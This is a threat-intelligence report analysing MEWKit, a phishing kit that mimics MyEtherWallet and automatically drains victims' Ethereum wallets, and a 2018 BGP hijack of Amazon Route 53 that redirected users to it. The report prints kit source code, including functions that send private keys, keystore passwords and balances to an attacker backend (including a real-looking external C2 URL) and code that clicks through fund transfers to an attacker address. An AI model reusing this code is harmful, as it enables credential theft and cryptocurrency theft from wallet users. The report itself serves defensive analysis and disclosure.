



MEWKit: Cryptotheft's Newest Weapon

Ethereum-Phishing ATS Highlights Dangers of Cryptocurrency Landscape



By Yonathan Klijsma

Table of Contents

- Introduction** 3
- Understanding the Crime: Understanding the Target** 4
- MEWKit Technical Analysis** 5
 - The MEWKit Phishing Page 5
 - wallet.js - Configuration..... 5
 - sm.js - Core 5
 - MEWKit hooks in MyEtherWallet Source..... 6
 - ATS Execution flow..... 9
 - The MEWKit Server.....16
 - MEWKit limitations: Hardware Wallets.....16
- Historical Overview of Campaigns**.....17
 - Overreaching: Hijacking Amazon Route 53 17
 - Rerouting MyEtherWallet visitors17
 - The Ether Heist: Automating Fund Transfers with MEWKit 20
 - Conclusions.....26
 - IDN Phishery26
 - Out of the Ordinary27
 - More than just Ethereum.....28
- Conclusions** 30
- Indicator of compromise**..... 30

Introduction

When you think cryptocurrency, you think of massive price fluctuations¹, exchange breaches², ransom extortion³ and many, many different currencies⁴. Since its rise, Cryptocurrency has been attacked relentlessly by criminals looking to take advantage of its wild popularity—both state-sponsored actors⁵ and rogues acting as bank robbers⁶. In this threat report, we'll focus on Ethereum⁷, also known as 'Ether,' and its relation to an online service called MyEtherWallet (MEW) which is the target of a phishing automated transfer system (ATS) we have dubbed MEWKit.

What makes MEWkit stand out is that it's so much more than a traditional phishing kit. Beyond being a front-end mimicking the MyEtherWallet website with the purpose of stealing credentials, it's also a client-side application that processes the payment details captured by the phishing page to transfer funds out of phished victim Ethereum wallets directly to attacker-controlled wallets.

In this report, we'll discuss more detail on the functionality, background, and past and current campaigns using MEWKit. We'll also shed some light on a significant event that happened on April 24, 2018, in which a Border Gateway Protocol (BGP) hijack attack was performed on the Amazon DNS servers to reroute people from the official MyEtherWallet website to a host running MEWKit.

1. <https://www.independent.co.uk/life-style/gadgets-and-tech/news/bitcoin-price-live-updates-latest-value-exchange-rate-digital-cryptocurrency-futures-investment-a8222851.html>
2. <https://www.theverge.com/2018/1/27/16940598/coincheck-hack-500-million-nem-tokens-cryptocurrency>
3. https://mashable.com/2018/03/03/monero-ddos-attacks-ransom-note/#P4ZvS_gyBiqL
4. https://en.wikipedia.org/wiki/List_of_cryptocurrencies
5. <https://www.riskiq.com/blog/labs/lazarus-group-cryptocurrency/>
6. <https://www.wired.com/2014/03/bitcoin-exchange/>
7. <https://www.ethereum.org/>

Understanding the Crime: Understanding the Target

MyEtherWallet is unlike other cryptocurrency exchanges and trading platforms because it does not have internal accounts. On a typical exchange—similar to how a bank would work—a user creates an account to which they can transfer funds in and out. This way, the exchange has the keys to their wallet with the account providing an additional layer of security and adding controls such as two-factor authentication and security questions. These banks and exchanges are also able to perform analytics to see what device is being used to log in, and from where.

MyEtherWallet, on the other hand, takes out the middle step of having an account and gives users a wallet only, allowing them to interact with the Ethereum network directly. This access makes MyEtherWallet an extremely transparent experience, but without the added security layers of most banks and exchanges, it also creates some significant risks and makes it a prominent target for attack.

Once a phishing attack is successful on a MEWKit victim thinking they are interacting with the official MyEtherWallet website, funds are directly accessible to the attackers. Because of this, we believe MEWKit was born a phishing ATS build specifically for MyEtherWallet.

MEWKit Technical Analysis

MEWKit consists of two parts: a phishing page mimicking the MyEtherWallet site and a server-side component that handles logging and the wallets to which attackers transfer stolen funds once a phishing attack succeeds. While typical phishing pages usually redirect to the legitimate version of the website so the victim can log in again, MEWKit simply abuses MyEtherWallet's unique access to the Ethereum network via the victim's browser to make the transactions in the background.

MEWKit is referred to as Automated Transfer System by its author because any phished information it captures is immediately used to transfer funds from the victim's wallet. The concept of an ATS for malicious financial gain comes from malware operations that inject scripts into active web sessions on financial websites to transfer funds out of the victim's account and silently and invisibly automate the execution of bank transfers just seconds after the owners of infected PCs logged into their bank accounts.

Once a user logs in, MEWKit checks their wallet's balance and requests a receiver address from the server side. It then leverages the standard MyEtherWallet functionality by setting the attacker-owned wallet as the receiving address and transferring out the victim's entire balance.

The MEWKit Phishing Page

Because MyEtherWallet is run completely client-side and capable of being run offline, you can download a build of it manually—and we think this is exactly what the author of MEWKit did. The source code for MyEtherWallet can be downloaded from its GitHub here: <https://github.com/kvhnuke/etherwallet>

MEWKit consists of a MyEtherWallet build with some added scripts. It embeds two additional javascript resources in the page, typically named: `sm.js` and `wallet.js` both (usually) loaded from the same directory as the legitimate MyEtherWallet scripts filepaths.

wallet.js - Configuration

This script functions as a configuration file for the rest of MEWKit. It has two options to set:

- ▶ **js_stat**

This variable contains a string with the location of the backend, which the author calls the 'admin panel.' The value of this variable is used to obtain recipient addresses to which to transfer funds and send logs of everything that happens on the page.

- ▶ **user_in_page**

While the variable name is somewhat obscure, it simply enables or turns off logging. It has an integer value of 1 to enable logging and 0 for no logging.

sm.js - Core

This script contains the functional part of MEWKit and hooks into the source of MyEtherWallet. The top of the script contains a set of global variables:

- ▶ **_____pwd**

Will contain the victim's mnemonic phrase or password / keystore JSON file content for their wallet.

▶ **ikey**

Currently not used in any version of MEWKit we observed. It is sent out in all the callbacks to the backend, but no value is ever set other than its initial value of 'none.'

▶ **txt_ua**

Contains the victim's user agent with the result of a call to `navigator.userAgent`.

▶ **send_block_flg**

Contains a binary 0 or 1 flag. The flag is set to 0 once a victim decrypts their wallet so the ATS will kick in to process a fund transfer of the available balance. It will not start a transfer when the flag is 1 as to block or let through any ongoing transactions.

▶ **balance**

Contains the available balance in the victim's wallet once he/she logs into the MEWKit MyEtherWallet page.

▶ **eth_recipient**

Contains the recipient address controlled by the actor to which stolen funds will be transferred.

▶ **balance_block_flg**

Contains a binary 0 or 1 flag. The flag is set to 0 once a victim decrypts their wallet so the ATS will kick in to check for the available balance in the victim's wallet.

▶ **count_flg**

Contains a binary 0 or 1 flag. The flag is set to 1, which also triggers a fake countdown MEWKit page when MEWKit starts to obtain the wallet credentials to start and initiate a transfer of the available balance.

After these global variables, the script contains a set of functions to phish and automate fund transfers. We won't explain every function specifically, but we will show the flow of execution of the kit.

MEWKit hooks in MyEtherWallet Source

MEWKit hooks into the normal functionality of MyEtherWallet, so we'll walk through the hooks it places one by one. The first presence of MEWKit in the MyEtherWallet source can be found in the `<header>` section of the main page. The two MEWKit scripts and a jQuery script have been added:

```
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><style type="text/css">@charset "UTF-8"; [
  ng\:cloak], [ng-cloak], [data-ng-cloak], [
  x-ng-cloak], .ng-cloak, .x-ng-cloak, .ng-hide:not(.ng-hide-animate){display:none !important;
  }ng\:form{display:block;}.ng-animate-shim{visibility:hidden;}.ng-anchor{position:absolute;}</style>
6
7 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
8 <title></title>
9 <link rel="stylesheet" href="css/etherwallet-master.min.css">
10 <script type="text/javascript" src="js/wallet.js"></script>
11 <script type="text/javascript" src="js/etherwallet-static.min.js"></script>
12 <script type="text/javascript" src="js/etherwallet-master.js"></script>
13 <script src="js/jquery-3.2.1.min.js"></script>
14 <script type="text/javascript" src="js/sm.js"></script>
```

Just below the header, we'll find a call to a function from MEWKit in the <body> tag:

```
38 </head>
39 <body onload="check_1();">
```

This function disables the button which normally allows a user to view their wallet information and balance. It also makes sure the button to start a transaction will disable any other buttons on the page so a user can't go anywhere else.

The next MEWKit function call can be seen in the body:

```
60
61 <script type="text/javascript">top_href();</script>
62
```


This function ensures that the welcome message, normally showing 'MyEtherWallet.com,' gets updated with the correct website name. The reason for this is that the phishing pages aren't always typosquats of MyEtherWallet.com—sometimes they're a variation of the word 'Ethereum' alongside other words. This function call ensures that the window title and page information match the website the user is visiting, so the actor doesn't have to change the build for every page they set up.

The next function call to MEWKit is hooked into the button that allows visitors to see their wallet balance:

```
193 <li class="nav-item help" id="li_fk_v_w" style="display:none;">
194   <a href="javascript:void(0);" onclick="check_2();" id="fk_v_w">
195     <span translate="NAV_ViewWallet">
196       View Wallet Info
197     </span>
198   </a>
199 </li>
```

This function will execute when a visitor clicks the wallet balance button and will redirect the flow of the script to where the user would have clicked to start a transaction so that when the MyEtherWallet code kicks in, the fund transfer functionality will be available in the code, which MEWKit requires to begin a transaction.

As an added touch, MEWKit will change the normal visuals on the MyEtherWallet page. Typically, the button for the page the user is on would be highlighted, but MEWKit highlights the ‘View Wallet Info’ while the user is on the fund transfer page. The ‘View Wallet Info’ button also sends users to the fund transfer page. We can see this behavior when we visit a MEWKit instance—notice the disabled visibility of the Ether-sending header normally shown:



The last hook-in from MEWKit into MyEtherWallet is not in the HTML page, but rather in the official source files: `etherwallet-master.js`. MyEtherWallet itself is written using the AngularJS framework, which allows developers to build dynamic functioning webpages rather than static HTML pages. AngularJS allows them to template functionality and elements to provide a dynamic website experience more easily.

MEWKit hooks into angular JS by adding a function call for the `onclick` event when a user decrypts their wallet for usage with MyEtherWallet. The function put in place is called `PrivateKey_decryptWallet`, which will be covered at length in the next chapter, which discusses the ATS execution flow. We can see the hooked-in function in the javascript source file, which is a mess due to it being an AngularJS file:

```
Your Wallet </h4>\n\n <div class=\"form-group\">\n <a tabindex=\"0\" \n
role=\"button\" \n class=\"btn btn-primary btn-block\" \n
ng-show=\"showFDecrypt|showPDecrypt|showMDecrypt|showParityDecrypt\" \n
ng-click=\"decryptWallet()\" \n onclick=\"PrivateKey_decryptWallet()\"
translate=\"ADD_Label_6_short\"> UNLOCK </a>\n </div>\n\n <div
class=\"form-group\">\n <a class=\"btn btn-primary btn-block\" \n
onclick=\"PrivateKey_decryptWallet()\" \n ng-click=\"decryptAddressOnly()\" \n
ng-show=\"showAOnly\" \n role=\"button\" \n tabindex=\"0\"> VIEW
BALANCE </a>\n </div>\n\n \n </section>\n\n <!-- / Column 3 -The Unlock Button
-->\n\n\n\n <!-- MODAL -->\n <article class=\"modal fade\" id=\"mnemonicModel\" tabindex=\"-1\"
role=\"dialog\" aria-labelledby=\"Mnemonic Phrase Modal\">\n\n <section
class=\"modal-dialog\">\n\n <section class=\"modal-content\">\n\n <div class=\"modal-body\"
```

We can see the hook in action on the page where we're supposedly viewing our wallet info but are actually starting a transaction, as shown in the previous screenshot. Below is the hook-in for MEWKit to get the content of the decrypted wallet:

The screenshot shows the MyEtherWallet interface. The page title is "View Wallet Info". Below the title, there is a paragraph: "This allows you to download different versions of private keys and re-print your paper wallet. You may want to do this in order to import your account explorer like etherscan.io." Below this is a form titled "How would you like to access your wallet?" with a radio button selected for "View w/ Address Only". Below the form, a browser's developer console is open, showing the HTML structure of the page. A red box highlights a button element with an onclick event: "PrivateKey_decryptWallet()".

As shown, these functions will not start a transfer on their own. The above functions simply prep the page for the phishing attack on the user.

ATS Execution flow

When a user hits a MEWKit page, it's prepped for phishing and ATS functionality as shown above. After the preparations, one function will execute every time: a logging call-out to the backend, which will only execute when the `user_in_page` variable from `wallet.js` is set to 1 (enabling the log callout):

```
401 if (user_in_page == 1) {
402     send_data_login('User in page ', '--', '0')
403 }
```


The `send_data_login_function` is used throughout the functioning of the ATS, and we'll explain its functionality below for later reference. The way MEWKit performs its callouts to the backend is quite interesting—it constructs a URL based on the arguments provided to the function and from the global variables. The URL is then embedded as a new script resource in the main page, which makes the browser perform the callout. Here is the function:

```
function send_data_login(login_info, fgh, ppp) {
    url = js_stat + '?master=' + ppp + '&action=set&link=wallet&login_info=' + login_info + '&ua=' +
        urlencode(txt_ua) + '&login=&send_info=' + urlencode(fgh) + '
        &usrlogin=&usrpwd=&botid=&state=nfo&ikey=' + urlencode(ikey) + '&ssid=' + Number(new Date());
    var scriptElement = document.createElement('script');
    scriptElement.src = url;
    document.getElementsByTagName('head')[0].appendChild(scriptElement);
}
```

As shown, the `send_data_login_function` constructs a URL which is then put in a new script element that appends to the `<head>` of the document. Below is an example on a MEWKit instance performing the initial callout:

```
<html lang="en" ng-app="mewApp" class="ng-scope">
  <head>
    <style type="text/css">_</style>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <style type="text/css">_</style>
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>MYETHERWALLET.COM - Open-Source Client-Side Ether Wallet</title>
    <link rel="stylesheet" href="css/etherwallet-master.min.css">
    <script type="text/javascript" src="js/wallet.js"></script>
    <script type="text/javascript" src="js/etherwallet-static.min.js"></script>
    <script type="text/javascript" src="js/etherwallet-master.js"></script>
    <script src="js/jquery-3.2.1.min.js"></script>
    <script type="text/javascript" src="js/sm.js"></script>
    <script src="https://tikkiepayment.info/showpanel/?master=0&action=set&link=wallet&nd_info=--&usrlogin=&usrpwd=&botid=&state=nfo&ikey=none&ssid=15.....74140622"></script>
    <meta name="description" content="MyEtherWallet (MEW) is a free, open-source, client-side interface for generating Ethereum wallets & more. Interact with the Ethereum blockchain easily & securely.">
    <link href="images/fav/apple-touch-icon.png" rel="apple-touch-icon" sizes="180x180">
    <link href="images/fav/favicon-32x32.png" rel="icon" type="image/png" sizes="32x32">
    <link href="images/fav/favicon-16x16.png" rel="icon" type="image/png" sizes="16x16">
    <link href="images/fav/manifest.json" rel="manifest">
    <link href="images/fav/safari-pinned-tab.svg" rel="mask-icon" color="#2f99b0">
    <link href="images/fav/favicon.ico" rel="shortcut icon">
    <meta name="apple-mobile-web-app-title" content="MyEtherWallet · Your Key to Ethereum">
    <meta name="application-name" content="MyEtherWallet">
```

The interesting thing about this method is what happens in return. The server returns a small javascript snippet that sets a global variable named `jsess_msg`, which is relevant for the rest of the ATS functionality later. Here is what the backend returns based on the log messages:

```
1 var jsess_msg = "OK";
```

There is one other version of this function called `send_data_login_pv`, as it is modified to log the private key of a wallet to the backend server. This version, which has formatting to also encode and send the private key out, is called only when the user uploads the private key to access their wallet, as the private key file content is also forwarded to the backend.

The actual ATS functionality starts when the victim decrypts their wallet through the methods supported by MyEtherWallet, which triggers the onclick event to the PrivateKey_decryptWallet function. This function goes through all the different authentication options the user can use and logs what method the user did use. It then starts the automated transfer code. Below is a piece of the function, which is repeated for every authentication method:

```
var td_iban = document.getElementsByTagName('input');
for (var q = 0; q < td_iban.length; q++)
  if (td_iban[q].value == 'pasteprivkey') if (td_iban[q].checked == true) {
    tmp = document.getElementById('aria6').value;
    send_data_login_pv('Private Key login ', 'Paste/Type Your Private Key:' + tmp, '0', tmp);
    balance_block_flg = 0;
    send_block_flg = 0;
    check_send_block();
  }
```

You can see that MEWKit will log the authentication method the user used, set the balance, and send flags to 0 and call the check_send_block function.

Before we jump into the check_send_block function, there is something crucial to understand: this specific highlighted example uses the send_data_login_pv function which also sends the wallet's private key to the backend. *This means that the MEWKit attacks will still have access to a victim's wallet after phishing them. If they purchase more Ethereum, the attackers can continue to drain their funds.*

The same applies to another authentication method. Using the keyfile / JSON file upload method sends out the uploaded file to the backend, which also allows the actor behind MEWKit to continue to have access to a victim's wallet:

```
var td_iban = document.getElementsByTagName('input');
for (var q = 0; q < td_iban.length; q++)
  if (td_iban[q].value == 'fileupload') if (td_iban[q].checked == true) {
    //sendAjaxForm();
    var td_p = document.getElementsByTagName('input');
    for (var d = 0; d < td_p.length; d++)
      if (td_p[d].type == 'password' && td_p[d].value.length > 3) ____pwd = td_p[d].value;

    document.getElementById('keypwd').value = '' + ____pwd;
    sendAjaxForm();
    send_data_login_('Keystore / JSON File login ', 'Password:' + ____pwd, '0');
    balance_block_flg = 0;
    send_block_flg = 0;
    check_send_block();
  }
```

The `sendAjaxForm` function will send the uploaded file to a script called `post.php` on the backend, which is prefixed by the `js_stat` config variable for the backend path.

The `check_send_block` function will check if the victim successfully authenticated by seeing if the send functionality is available:

```
function check_send_block() {
  if (send_block_flg !== 1) {
    var td_iban = document.getElementsByTagName('article');
    for (var q = 0; q < td_iban.length; q++)
      if (td_iban[q].innerHTML.indexOf('<span ng-show="wd" class="">+</span>') >= 0 &&
          td_iban[q].innerHTML.indexOf('translate="NAV_SendEther"') >= 0) {
        send_block_flg = 1;
        check_balance_block();
      }
  }
  setTimeout(check_send_block, 1000);
}
```

This function will keep calling itself but will continue blocking with a flag until a victim can start transactions.

Then the code jumps into the `check_balance_block` function:

```
function check_balance_block() {
  if (balance_block_flg !== 1) {
    var td_ul = document.getElementsByTagName('ul');
    for (var a = 0; a < td_ul.length; a++)
      if (td_ul[a].className == 'account-info') {
        var td_iban = td_ul[a].getElementsByTagName('span');
        for (var q = 0; q < td_iban.length; q++)
          if (td_iban[q].className == 'mono wrap ng-binding') account_address_ = td_iban[q].innerHTML;
      }

    var td_ul = document.getElementsByTagName('ul');
    for (var a = 0; a < td_ul.length; a++)
      if (td_ul[a].className == 'account-info point') {
        var td_iban = td_ul[a].getElementsByTagName('li');
        for (var q = 0; q < td_iban.length; q++)
          if (td_iban[q].className == 'ng-binding' && td_iban[q].innerHTML.indexOf('<span class="mono wrap ng-binding"></span>') == -1 && td_iban[q].innerHTML.indexOf('loading') == -1) {
            balance_block_flg = 1;
            balance = td_iban[q].innerHTML;
            tmp = account_address_ + '<br>' + balance;
            tmp = tmp.replace(/\r?\n/g, '');
            send_data_login('Balance/Address ', tmp, '0');
            check_valid_balance();
          }
      }
  }
  setTimeout(check_balance_block, 1000);
}
```

While this function looks complicated, all it's doing is checking what the balance of the wallet is by parsing the HTML manually. Once it can determine an available balance, it will log it to the backend and call the `check_valid_balance` function:

```
function check_valid_balance() {
  var td_ul = document.getElementsByTagName('ul');
  for (var a = 0; a < td_ul.length; a++) {
    if (td_ul[a].className == 'account-info point') {
      var td_iban = td_ul[a].getElementsByTagName('span');
      for (var q = 0; q < td_iban.length; q++) {
        if (td_iban[q].className == 'mono wrap ng-binding') {
          balance = td_iban[q].innerHTML;
          if (balance !== '0') {
            get_address()
          } else {
            send_data_login('NO BALANCE ', 'Stop ATS', '0');
            document.getElementById('login_wait').style.display = "none";
            document.getElementById('maincontent').style.display = "";
          }
        }
      }
    }
  }
}
```

The `check_valid_balance` function checks if the balance is positive. If it isn't, it will log a message to the backend stating 'Stop ATS.' If it does have a positive balance, it will continue the execution flow by calling the `get_address` function. This function is quite interesting because it is similar to the logging function in that it constructs and embeds a script resource URL that makes the browser call out to the backend. This URL, which is used for getting recipient addresses is static, and only the current timestamp is appended to the end of the URL.

The time stamp is appended to the URL because browsers usually play it smart, and if the same resource is appended twice it, will just use the cached result. Adding this timestamp, however, will make the URL unique, ensuring an updated response from the backend server:

```
191
192 function get_address() {
193     var link = js_stat + '?action=get_state&ua=&link=wallet&login=ETH&ikey=none&ssid=' + Number(new Date());
194     LoadScript(link, get_state_address);
195 }
196
```

The `LoadScript` function creates a new script element and sets the URL to the one generated by `get_address`. Once the resource has been loaded, it will call the `get_state_address` function to continue the execution flow.

The `get_state_address` function is a parser for the value set in the `jsess_msg` variable, which is sent by the backend via the `LoadScript` function. The parsing of the message looks like this:

```
function get_state_address() {
  var msg = jsess_msg;
  if (msg.indexOf('[ADDRESS]') >= 0) {
    msg = msg.slice(msg.indexOf('|') + 1);
    msg = msg.slice(msg.indexOf('|') + 1);
    eth_recipient = msg.substring(0, msg.indexOf('|'));
    set_data();
  };
  if (msg.indexOf('[EMPTY]') >= 0) {
    send_data_login_('NO RECIPIENT ', 'Stop ATS', '0');
    document.getElementById('login_wait').style.display = 'none';
    document.getElementById('maincontent').style.display = ''
  }
}
```

The `get_state_address` parses the variable content by cutting and slicing the string value response to parse out the recipient address to which to transfer stolen funds. If the response of the message contains `[EMPTY,]` MEWKit will stop processing and note in the log that there was no recipient. If it was able to get an address out of the response, it will call the `set_data` function, which is the final step of transferring funds.

The `set_data` function will prepare a transaction by setting a recipient address, triggering the input change, and hitting the transfer button before queuing the `set_get_trans` function with a small delay. Clicking the transfer button will take the user to the transaction overview page. Then, the `set_get_trans` function quickly pushes the button to generate the transaction record, after which it queues the `set_yes_mk_trans` function, which in turn, confirms the transaction. This kicks off the balance transfer, thereby stealing the available balance from the victim's wallet.

Basically, these last few functions automate creating, confirming, and beginning the fund transfer by pressing the buttons like a legitimate user would. Below is all of the functionality in the MEWKit core we described above:

```
function set_data() {
  var td_iban = document.getElementsByTagName('input');
  td_iban[39].focus();
  for (var q = 0; q < td_iban.length; q++) {
    if (td_iban[q].placeholder == '0x7cB57B5A97eAbe94205C07890BE4c1aD31E486A8') {
      td_iban[q].value = to_address;
      $('#addrinp').val(to_address);
      angular.element(jQuery('#addrinp')).triggerHandler('input');
    }
  };
  var td_iban = document.getElementsByTagName('a');
  for (var q = 0; q < td_iban.length; q++) {
    if (td_iban[q].innerHTML.indexOf('translate="SEND_TransferTotal"') >= 0) {
      td_iban[q].click();
    }
  };
  setTimeout(set_get_trans, 4000)
}

function set_get_trans() {
  document['getElementById']('gen_tx_btn')['click']();
  setTimeout(set_snd_trans, 4000)
}

function set_snd_trans() {
  document['getElementById']('snd_tx_btn')['click']();
  setTimeout(set_yes_mk_trans, 4000)
}
```

This kind of functionality—enabling the theft of Ethereum in an automated way—is not something we’ve seen before in a phishing kit.

The MEWKit Server

As shown above, MEWKit's major piece of functionality, the ATS, is run entirely client-side in JavaScript. The backend for MEWKit is only used for:

- ▶ **Log storage:** Every step in the ATS is logged per victim, which is all reported to the backend
- ▶ **Private key and password storage:** If a user logs in using a mnemonic or password, it is logged and extracted on the C2 and stored for later access.
- ▶ **Recipient address supply:** The recipient addresses for the actor are maintained on the backend and given out to clients being phished.

For the most part, the backend server of a MEWKit instance gives the actor an overview of how well their campaign is doing.

MEWKit limitations: Hardware Wallets

While MyEtherWallet has support for various hardware wallets such as Trezor⁸, Ledger Wallet⁹, Digital Bitbox¹⁰ and Secalot¹¹ MEWKit does not support stealing keys from these. This inability to steal keys from hardware wallets means those who are phished by MEWKit while using a hardware-based wallet will be affected by MEWKit's ATS but still need to confirm the transaction on their wallet before it processes because hardware wallets' private keys are stored inside and are therefore are not exposed to MEWKit.

Sudden, unexplained transactions are a good sign of hitting MEWKit and, of course, not accepting the transaction is the course to take. Keep in mind that MEWKit does log any attempted logins using hardware wallets, it is just not able to automate fund transfers using its ATS.

8. <https://trezor.io/>

9. <https://www.ledgerwallet.com/>

10. <https://shiftcrypto.ch/>

11. <https://www.secalot.com/>

Historical Overview of Campaigns

The following section gives an overview of all the attacks we have observed in RiskIQ's data sets. Any IOCs mentioned in the sections below have also been formatted in the Indicators of Compromise (IOC) section at the end of this report.

Do note that we haven't described every MEWKit phishing site we observed, just the ones that stood out for reasons described in each subsection. The full list of all hosts we observed can be found in the Indicators of Compromise section near the end of this report.

Overreaching: Hijacking Amazon Route 53

On April 24th at a little after 11:00 UTC, a border gateway protocol (BGP) hijack was performed targeting IP space associated with Amazon Route 53¹², which is an Amazon DNS provisioning system. What this means is that an unauthorized party was able to reroute a portion of the traffic intended to reach Amazon Route 53 to itself and reroute domain resolutions to an endpoint of their own choice.


Rerouting MyEtherWallet visitors

The following IP blocks normally announced (and maintained) under Amazon's AS16509 were announced by eNet under AS10297¹³:

- ▶ 205.251.192.0/24
- ▶ 205.251.193.0/24
- ▶ 205.251.195.0/24
- ▶ 205.251.197.0/24
- ▶ 205.251.199.0/24

These IP addresses are part of Amazon Route 53 performing DNS routing for any domains maintained through this service. The new endpoint for the above IP blocks residing in AS10297 started to route some of the traffic intended for Route 53 and replying to DNS queries from users.

We can actually see a bump in prefixes announced by this AS in comparison to the very fixed set of blocks it normally announces:



Source: <https://bgp.he.net/AS10297>

¹² <https://aws.amazon.com/route53/>

¹³ <https://blog.cloudflare.com/bgp-leaks-and-crypto-currencies/>

Interestingly, the DNS servers that ended up handling the traffic normally intended for Route 53 were only setup with a single domain to resolve: myetherwallet[.]com. Any other requested domain would get a SERVFAIL response, which people did notice¹⁴. The new DNS server responded with a new IP address for MyEtherWallet, 46.161.42.42, which resides in AS41995. According to geolocation, this server routes from Russia. If we pull up some of the WHOIS information on this AS, it doesn't bode well:

